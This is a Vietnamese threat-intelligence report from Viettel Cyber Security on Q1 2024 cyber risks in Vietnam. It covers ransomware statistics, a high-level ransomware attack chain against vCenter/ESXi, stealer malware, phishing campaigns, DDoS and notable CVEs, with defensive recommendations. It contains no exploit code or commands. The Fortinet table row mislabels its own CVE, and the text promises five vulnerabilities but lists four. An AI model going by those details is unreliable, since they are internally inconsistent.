TÌNH HÌNH NGUY CƠ MẤT ATTT TẠI VIỆT NAM QUÝ 1 NĂM 2024

VIETTEL THREAT INTELLIGENCE

ĐỊA CHỈ

Tầng 41, Keangnam Landmark 72, Đ. Phạm Hùng, Q. Nam Từ Liêm, Hà Nội, Việt Nam

Tầng 28, tòa A2, Toà nhà Viettel, số 285 Đ. Cách Mạng Tháng 8, P.12, Q.10, TP. Hồ Chí Minh, Việt Nam

LIÊN HỆ

https://viettelcybersecurity.com/

vcs.sales@viettel.com.vn

VỀ VIETTEL CYBER SECURITY THREAT INTELLIGENCE

Những mối đe dọa trên không gian mạng như **mã độc tống tiền, giả mạo thông tin, các cuộc tấn công có chủ đích,** ... ngày càng phức tạp và gia tăng. Tội phạm mạng luôn ẩn mình, trực chờ doanh nghiệp chủ quan để tấn công. **Càng thiếu thông tin, doanh nghiệp càng bị động**. Bởi vậy, nắm bắt sớm thông tin đóng vai trò chiến lược giúp các doanh nghiệp **giữ vị thế chủ động và bảo đảm an toàn thông tin!**

VỀ VIETTEL CYBER SECURITY

Viettel Cyber Security trực thuộc Tập đoàn Viettel, thực hiện nghiên cứu sâu rộng và phát triển các giải pháp bảo mật thông tin, cung cấp các dịch vụ và sản phẩm an ninh mạng nhằm bảo vệ tài sản số của cá nhân và doanh nghiệp.

Viettel Threat Intelligence là dịch vụ cung cấp thông tin và tri thức về các nguy cơ an ninh mạng nhằm hỗ trợ các tổ chức và doanh nghiệp trong việc chủ động phát triển các chiến lược phòng ngừa và xử lý kịp thời các mối nguy trước khi trở thành mục tiêu của tội phạm mạng.

LỜI TỰA

Trong báo cáo **Tình hình nguy cơ mất ATTT tại Việt Nam quý 1 năm 2024**, chúng tôi tập trung phân tích, chia sẻ về tình hình nguy cơ mất an toàn thông tin tại Việt Nam trong quý 1 năm 2024, bao gồm các mảng:

- Các dòng mã độc hoạt động mạnh, điển hình trong quý 1 năm 2024.
- Lừa đảo, gian lận tài chính.
- Các nhóm tấn công có chủ đích nhằm vào các tổ chức, doanh nghiệp lớn tại Việt Nam.
- Nhận định về các lỗ hổng bảo mật xuất hiện trong quý 1 năm 2024.
- Lộ lọt, rò rỉ dữ liệu của cá nhân, doanh nghiệp.
- Tấn công từ chối dịch vụ.

Tuyên bố miễn trừ trách nhiệm: *Báo cáo này hoàn toàn phục vụ mục đích duy nhất là chia sẻ thông tin kỹ thuật cho cộng đồng an toàn thông tin và các tổ chức doanh nghiệp nhằm nâng cao nhận thức về An toàn thông tin cũng như có các phương án đảm bảo đề phòng cho các vấn đề về rủi ro an toàn thông tin mạng. Mọi cáo buộc khác nội dung của báo cáo này đều không đúng với mục đích xuất bản của chúng tôi. Báo cáo có sử dụng một số thông tin thu thập được trong quá trình cung cấp dịch vụ cho khách hàng của Viettel Cyber Security.*

- Viettel Threat Intelligence -

MỤC LỤC

TỔNG QUAN

XU HƯỚNG, NHẬN ĐỊNH

Trong quý 1 năm 2024, Viettel Threat Intelligence đã ghi nhận nhiều nguy cơ mất ATTT mới xuất hiện có ảnh hưởng tới các tổ chức, doanh nghiệp tại Việt Nam. Một số nguy cơ nổi bật như sau:

Mã độc mã hóa tống tiền tăng đột biến

Viettel Threat Intelligence ghi nhận nhiều chiến dịch tấn công Ransomware mã hóa dữ liệu và hạ tầng ảo hóa của tổ chức, doanh nghiệp, **tăng 70% so với cùng kỳ**. Chiến dịch tấn công đang hoạt động mạnh, có chủ đích và nhắm vào các doanh nghiệp, tổ chức tại Việt Nam.

6 chiến dịch tấn công có chủ đích

Các chiến dịch của nhóm tấn công có chủ đích trong quý 1 sử dụng tài liệu giả mạo thông qua email để lừa người dùng thực thi mã độc.

1,279 tên miền lừa đảo, 408 tên miền giả mạo

Xu hướng lừa đảo nổi bật trong quý là mạo danh các cơ quan chức năng tại Việt Nam lừa đảo cài đặt ứng dụng giả mạo, từ đó ăn cắp thông tin cá nhân và chiếm đoạt tiền của người dân.

TỔNG QUAN

34 lỗ hổng bảo mật

Trong các sản phẩm, phần mềm phổ biến được công bố trong quý 1 có nguy cơ ảnh hưởng đến các doanh nghiệp, tổ chức tại Việt Nam như: Apache Log4j (CVE-2021-44228), Atlassian Confluence (CVE-2022-26134), Microsoft Exchange Server (CVE-2021-34473), ...

364,000 cuộc tấn công DDoS

Trong đó, hơn **70%** số lượng cuộc tấn công rơi vào **tháng 2**. Đáng chú ý nhất là đã xuất hiện các cuộc tấn công DDoS với lưu lượng băng thông lên tới **gần 300Gbps** nhắm vào các khách hàng thuộc lĩnh vực Dịch vụ giải trí điện tử. Cũng trong tháng 2, các khách hàng thuộc lĩnh vực Tài chính cũng đã ghi nhận tăng cao các cuộc tấn công về DNS, cũng như xuất hiện kiểu tấn công dạng Hit-and-Run và Carpet Bomb.

KHUYẾN NGHỊ

cho doanh nghiệp

Để đảm bảo các hoạt động sản xuất kinh doanh của doanh nghiệp, tổ chức được diễn ra liên tục, giảm thiểu rủi ro của các nguy cơ ATTT, Viettel Threat Intelligence có một số khuyến nghị sau:

1. Rà soát quy trình, hệ thống quản lý dữ liệu khách hàng, dữ liệu nội bộ với các vụ việc lộ lọt, mua bán dữ liệu.
2. Cảnh báo sớm cho khách hàng cá nhân về các tài khoản sử dụng dịch vụ của doanh nghiệp bị lộ lọt, các chiến dịch lừa đảo người dùng.
3. Chủ động rà soát dấu hiệu nhận biết xâm nhập trên hệ thống, phát hiện và phản ứng sớm với các nhóm tấn công có chủ đích.
4. Rà soát, nâng cấp phiên bản các phần mềm, ứng dụng có chứa các lỗ hổng bảo mật nghiêm trọng.
5. Sử dụng các dịch vụ chống tấn công DDoS để đảm bảo tính sẵn sàng và an toàn cho hạ tầng CNTT của tổ chức.
6. Liên tục bổ sung, cập nhật các tri thức cho các giải pháp bảo vệ từ các nguồn mở hoặc các nguồn thương mại để đảm bảo an toàn thông tin.

Ngoài ra, để phòng tránh nguy cơ tấn công Ransomware đang diễn biến phức tạp hiện nay, Viettel Threat Intelligence có một số khuyến nghị sau:

1. Rà soát dữ liệu cần backup: Mã nguồn, hệ thống khách hàng, dữ liệu sản phẩm/dịch vụ ảnh hưởng đến hoạt động kinh doanh của tổ chức.
2. Tách biệt vùng mạng giữa các hệ thống CNTT (nghiệp vụ, ...) và hệ thống quản trị hạ tầng.
3. Rà soát, đánh giá An toàn thông tin toàn diện cho hạ tầng công nghệ thông tin của tổ chức.
4. Định kỳ thực hiện săn tìm nguy cơ xâm nhập chủ động cho các hệ thống.
5. Triển khai các hoạt động giám sát & phản ứng ATTT liên tục 24/7 để phát hiện và phản ứng sớm với các cuộc tấn công vào hệ thống trước khi xảy ra các thiệt hại nặng nề.
6. Triển khai chương trình Threat Intelligence để nhận biết và phản ứng sớm với các chiến dịch tấn công xâm nhập, tấn công mã hoá dữ liệu đang xảy ra trên môi trường mạng.
7. Triển khai các giải pháp quản trị an toàn (PAM/PIM).
8. Triển khai hệ thống kiểm soát truy cập (zero trust access) để kiểm soát, hạn chế được người dùng truy cập tài nguyên.
9. Triển khai các giải pháp quản lý tấn công bề mặt (External Attack Surface Management).

Q1-2024

THỐNG KÊ & PHÂN TÍCH CHI TIẾT

Mã độc mã hóa tống tiền (Ransomware)

tăng đột biến trong quý 1 năm 2024

Trong quý 1 năm 2024, Viettel Threat Intelligence ghi nhận nhiều chiến dịch tấn công Ransomware mã hóa dữ liệu và hạ tầng ảo hóa của tổ chức, doanh nghiệp, **tăng 70% so với cùng kỳ năm 2023**. Cụ thể như sau:


- **Về phương thức tấn công:** Tin tặc leo thang, nằm sâu trong hệ thống và thực hiện mã hóa bằng các phương thức như:
  - Lợi dụng các lỗ hổng của các ứng dụng công khai trong tổ chức như: Email, Website, ...
  - Tài khoản đăng nhập các hệ thống quan trọng của tổ chức bị đánh cắp.
  - Các chính sách phân vùng, sao lưu dữ liệu không đảm bảo, ...
- **Về ảnh hưởng đến cơ quan tổ chức:**
  - **Thất thoát dữ liệu:** Các dữ liệu của tổ chức bị mã hóa và đánh cắp có thể dẫn đến việc rò rỉ, lộ lọt các dữ liệu nhạy cảm, quan trọng ra bên ngoài.
  - **Gián đoạn dịch vụ:** Mã hóa hạ tầng ảo hóa của tổ chức dẫn đến gián đoạn hoạt động sản xuất, kinh doanh của đơn vị. Việc gián đoạn có thể lên đến hàng ngày,

tuần hoặc không thể khôi phục nếu đơn vị không có các chính sách backup và hệ thống dự phòng đầy đủ.

- **Ảnh hưởng đến uy tín của tổ chức:** Đối với các doanh nghiệp, việc gián đoạn dịch vụ hoặc bị tấn công mất ATTT sẽ khiến cho đối tác, khách hàng mất niềm tin, nghi ngờ, đánh giá thấp khả năng cung cấp sản phẩm/dịch vụ của doanh nghiệp.

Kịch bản tấn công Ransomware mã hóa dữ liệu

vào hạ tầng ảo hóa của các tổ chức



Hình 1. Kịch bản tấn công ransomware mã hóa dữ liệu vào hạ tầng ảo hóa của các tổ chức (Nguồn: Viettel Threat Intelligence)

Bước 1: Tin tặc xâm nhập vào mạng của tổ chức

Tin tặc thực hiện xâm nhập vào mạng của tổ chức thông qua các phương thức sau:

- Mã độc được cài vào trong mạng nội bộ thông qua email lừa đảo, trang web lừa đảo, từ USB, ...

  *(Thông tin chi tiết về các mẫu mã độc vui lòng tham khảo tại **Phụ lục 3**)*

- Thông qua bruteforce hoặc lấy được các tài khoản đăng nhập hệ thống kết nối từ xa bị đánh cắp (Compromised Account) để truy cập vào mạng nội bộ.

- Thông qua khai thác lỗ hổng trên các hệ thống public, tin tặc cài webshell và leo thang vào bên trong mạng nội bộ.

Bước 2: Leo quyền

Khi tin tặc có quyền truy cập vào một máy trong mạng nội bộ, tin tặc sẽ cố gắng leo quyền để tấn công. VD: Bruteforce tài khoản quản trị, chiếm quyền quản trị AD, chiếm các máy trạm khác, ...

Bước 3: Tin tặc tìm cách truy cập được vào vùng mạng quản trị.

Sau khi leo quyền, tin tặc thực hiện tấn công để truy cập vào vùng mạng chứa hệ thống quản trị ảo hóa bằng nhiều hình thức như:

- Thông qua việc cho phép máy trạm truy cập được vùng mạng quản trị.
- Thông qua việc sử dụng chung tài khoản AD cho máy tính truy cập vùng mạng quản trị.
- Thông qua việc không xác thực 2 bước khi truy cập vào vùng mạng quản trị.

Bước 4: Tin tặc chiếm quyền truy cập vào hệ thống quản trị ảo hóa vCenter

Khi tin tặc ở trong vùng mạng quản trị, tin tặc tận dụng các điểm yếu sau để có thể chiếm quyền truy cập vào hệ thống quản trị VCenter:

- Thông qua việc khai thác lỗ hổng chiếm quyền điều khiển trên hệ thống quản trị VCenter như: CVE-2022-31680, CVE-2021-22005, CVE-2021-21985, CVE-2021-21972, ...

  *(Thông tin chi tiết về các lỗ hổng có khả năng bị khai thác vui lòng tham khảo tại **Phụ lục 2**)*
- Thông qua việc ăn cắp tài khoản quản trị được lưu trên các hệ thống trung gian.

Sau đó, tin tặc thực hiện bật ssh vào ESXi hoặc thay đổi mật khẩu ssh của ESXi.

Bước 5: Tin tặc thực hiện mã hóa toàn bộ các hệ thống ảo hóa và đòi tiền chuộc

Tin tặc truy cập ssh vào ESXi, thực hiện tắt máy ảo và chạy tool mã hóa toàn bộ các máy ảo.

NHẬN ĐỊNH

- Thay vì thực hiện các hành vi mã hóa ngay sau khi xâm nhập vào trong doanh nghiệp, tổ chức; các dòng mã độc mã hóa tống tiền thực hiện xâm nhập **âm thầm** và nhắm vào các **hệ thống quan trọng** của tổ chức như: các hệ thống quản lý tập trung (VCenter, AD, ...). Từ đó, tin tặc có thể thực hiện các hành vi mã hóa tống tiền cả một nhóm hệ thống cùng lúc.
- Bên cạnh đó, việc các hệ thống backup dữ liệu không đảm bảo về tách biệt vật lý, tần suất backup không thường xuyên cũng là một trong những lý do khiến cho việc khôi phục hệ thống, dữ liệu bị kéo dài hơn.

Danh sách nhóm Ransomware hoạt động nổi bật

Dưới đây là các nhóm Ransomware hoạt động mạnh trong quý 1 năm 2024 mà Viettel Threat Intelligence ghi nhận được:

Bảng 1. Các nhóm Ransomware hoạt động mạnh trong quý 1 năm 2024

STT	Tên nhóm	Mô tả	Đối tượng ảnh hưởng
1	Lockbit	Hoạt động theo mô hình Ransomware as a Service (RaaS). Theo thông tin ghi nhận, nhóm đã phát hành phiên bản mới nhất Lockbit 3.0.	Chủ yếu là các doanh nghiệp và tổ chức
2	Blackcat	Hoạt động theo mô hình Ransomware as a Service (RaaS). Nhóm thường sử dụng ngôn ngữ lập trình Rust cho các mẫu ransomware.	Người dùng Windows

**Nguồn: Viettel Threat Intelligence*

Mã độc đánh cắp thông tin (Stealer)

Ngoài ra, trong quý vừa qua, đã có nhiều cảnh báo về các loại mã độc stealer (đánh cắp thông tin) khác nhau nhằm mục tiêu vào khu vực Đông Nam Á và Việt Nam.

Các mã độc stealer phổ biến được cảnh báo bao gồm RisePro Stealer, Ducktail Stealer, Agniane Stealer, VietCredCare Stealer, Atomic Stealer, và Lumma Stealer. Ngoài ra, cũng có cảnh báo về mã độc Stealer mới phát tán qua các dịch vụ nhắn tin và gói PyPI.

Bảng 2. Các mã độc Stealer được Viettel Threat Intelligence phát hiện và đánh giá có ảnh hưởng lớn trong quý 1 năm 2024


STT	Tên mã độc	Mô tả
1	Atomic Stealer	Atomic Stealer (còn gọi là Atomic macOS Stealer), là mã độc nhắm vào hệ điều hành Mac OS có chức năng đánh cắp thông tin xác thực ví tiền điện tử và các mật khẩu khác. Atomic được bán rộng rãi trên Telegram theo dạng dịch vụ.
2	Lumma Stealer	Lumma Stealer (còn gọi là LummaC2 Stealer) là mã độc được viết bằng ngôn ngữ C đã được phát triển thành mã độc dịch vụ (Malware as a Service) trên các diễn đàn kể từ ít nhất là tháng 8 năm 2022.
3	Ducktail Stealer	Ducktail chủ yếu sử dụng mạng xã hội Linkedin hoặc gửi email chứa đường dẫn tải mã độc từ các nền tảng lưu trữ trực tuyến. Mục tiêu chính của Ducktail Stealer là tài khoản facebook business nhưng các dữ liệu về tài khoản của các mạng xã hội khác cũng được tận dụng để rao bán dịch vụ chạy quảng cáo.

**Nguồn: Viettel Threat Intelligence*

Ngoài ra, Viettel Threat Intelligence cũng phát hiện chiến dịch đáng chú ý sử dụng module IIS để điều hướng người dùng nhằm quảng cáo cờ bạc.


*(Thông tin chi tiết về chiến dịch vui lòng tham khảo tại **Phụ lục 1**)*

Trong quý 1 năm 2024, Viettel Threat Intelligence ghi nhận và cảnh báo **1,279** tên miền lừa đảo và **408** tên miền giả mạo.



Hình 2. Biểu đồ thống kê số lượng tên miền lừa đảo theo cùng kỳ (theo Viettel Threat Intelligence)


"Biểu đồ thống kê số lượng tên miền lừa đảo, giả mạo theo cùng kỳ" cho thấy số lượng tên miền lừa đảo, giả mạo vẫn tăng theo từng năm. Cụ thể, theo số liệu thống kê, số lượng tên miền lừa đảo trong quý 1 năm 2024 tăng gấp 1,4 lần, số lượng tên miền giả mạo tăng gấp 10 lần so với cùng kỳ năm trước. Viettel Threat Intelligence nhận định đây vẫn là một con số đáng báo động đối với các cơ quan, tổ chức, doanh nghiệp tại Việt Nam.




Hình 3. Phân bổ tỉ lệ tấn công lừa đảo, giả mạo theo ngành (theo Viettel Threat Intelligence)

Một số chiến dịch tấn công lừa đảo, giả mạo tiêu biểu được Viettel Threat Intelligence ghi nhận trong quý 1 năm 2024:

- **Chiến dịch lừa đảo sử dụng ứng dụng Android độc hại**. Tin tặc mạo danh cán bộ cơ quan chức năng tại Việt Nam để hướng dẫn người dùng cài đặt ứng dụng độc hại trên điện thoại. Sau đó chiếm quyền điều khiển điện thoại của nạn nhân và thực hiện các hành vi chiếm đoạt tài sản. Chiến dịch hoạt động mạnh mẽ trở lại với nhiều cập nhật về tính năng của mã độc Android và các kịch bản lừa đảo mới nhằm vượt qua các biện pháp bảo vệ của các tổ chức.



Hình 4. Hình ảnh trang lừa đảo tải ứng dụng độc hại (theo Viettel Threat Intelligence)




Hình 5. Hình ảnh trang lừa đảo tải ứng dụng độc hại (theo Viettel Threat Intelligence)

- **Chiến dịch lừa đảo liên quan đến dịch vụ thẻ tín dụng của các tổ chức tài chính, ngân hàng tại Việt Nam**. Tin tặc lợi dụng lòng tin và nhu cầu sử dụng dịch vụ thẻ tín dụng để phục vụ chi tiêu của nhiều người, mạo danh là nhân viên ngân hàng, công ty tài chính, ... gọi điện chào mời các dịch vụ hỗ trợ thẻ tín dụng như: rút tiền, đáo hạn, nâng hạn mức, khoá thẻ, ... Các đối tượng sau đó gửi các đường dẫn lừa đảo, hướng dẫn nạn nhân truy cập và thực hiện các bước để cung cấp thông tin cá nhân, thông tin thẻ tín dụng. Sau đó các đối tượng dùng thông tin thẻ để thực hiện thanh toán các giao dịch trực tuyến, chiếm đoạt tài sản của nạn nhân.

Hình 6. Hình ảnh trang lừa đảo liên quan đến dịch vụ thẻ tín dụng (theo Viettel Threat Intelligence)


a) Các lỗ hổng mới xuất hiện trong quý 1

Trong quý 1 năm 2024, số lượng lỗ hổng ghi nhận trên thế giới đã tăng 25,2% so với quý 1 năm 2023.



Hình 7. Số lượng lỗ hổng ghi nhận trong quý 1 năm 2023 và quý 1 năm 2024 (theo Viettel Threat Intelligence)

Trong đó, tổng số lượng lỗ hổng mức Cao và Nghiêm Trọng (theo điểm CVSS) chiếm tỉ lệ 57% trên tổng số lỗ hổng được công bố trên không gian mạng.



Hình 8. Tỉ lệ lỗ hổng theo mức độ trong quý 1 năm 2024 (theo Viettel Threat Intelligence)

TÌNH HÌNH LỖ HỔNG BẢO MẬT

34 cảnh báo

liên quan đến lỗ hổng

Qua quá trình đánh giá và phân tích các lỗ hổng, Viettel Threat Intelligence ghi nhận có **34** lỗ hổng trong quý 1 năm 2024 có nguy cơ ảnh hưởng lớn tới các tổ chức, doanh nghiệp tại Việt Nam, cụ thể như sau:

Bảng 3. Số lượng lỗ hổng được ghi nhận trong quý 1 năm 2024 theo mức độ

Mức độ	Số lượng
Nghiêm trọng	1
Cao	12
Trung bình	20
Thấp	1

**Nguồn: Viettel Threat Intelligence*

Dưới đây là danh sách **5 lỗ hổng nổi bật** trong quý 1 năm 2024, Viettel Threat Intelligence đánh giá là có **ảnh hưởng lớn** tới các tổ chức, doanh nghiệp tại Việt Nam:

Bảng 4. Các lỗ hổng nổi bật trong quý 1 năm 2024 được đánh giá là có ảnh hưởng lớn tới các tổ chức, doanh nghiệp tại Việt Nam

Tên lỗ hổng	Thông tin chung	Mức độ đánh giá của Viettel Threat Intelligence	Loại lỗ hổng
CVE-2024-21887 & CVE-2023-46805	Nguy cơ khai thác lỗ hổng CVE-2024-21887 trên Ivanti Connect Secure, giải pháp VPN được sử dụng phổ biến. Khai thác lỗ hổng SSRF kết hợp với CVE-2024-21887, tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu.	Nghiêm Trọng	RCE
CVE-2024-21413	Nguy cơ khai thác lỗ hổng CVE-2024-21413 trên Microsoft Outlook. Khai thác lỗ hổng thành công, tin tặc có thể thực thi mã từ xa trên máy nạn nhân. Khai thác yêu cầu tương tác từ người dùng.	Cao	RCE
CVE-2024-21762	Nguy cơ khai thác lỗ hổng CVE-2024-21413 trên Fortinet FortiOS và FortiProxy SSL-VPN. Khai thác lỗ hổng ghi ngoài giới hạn (Out-of-bounds write), tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu. Viettel Threat Intelligence ghi nhận lỗ hổng này đã được khai thác trên thực tế.	Cao	RCE
CVE-2023-22527	Nguy cơ khai thác lỗ hổng CVE-2023-22527 trên sản phẩm Confluence Data Center and Server. Khai thác lỗ hổng thành công, tin tặc có thể thực thi mã từ xa trên hệ thống mà không cần xác thực.	Cao	RCE
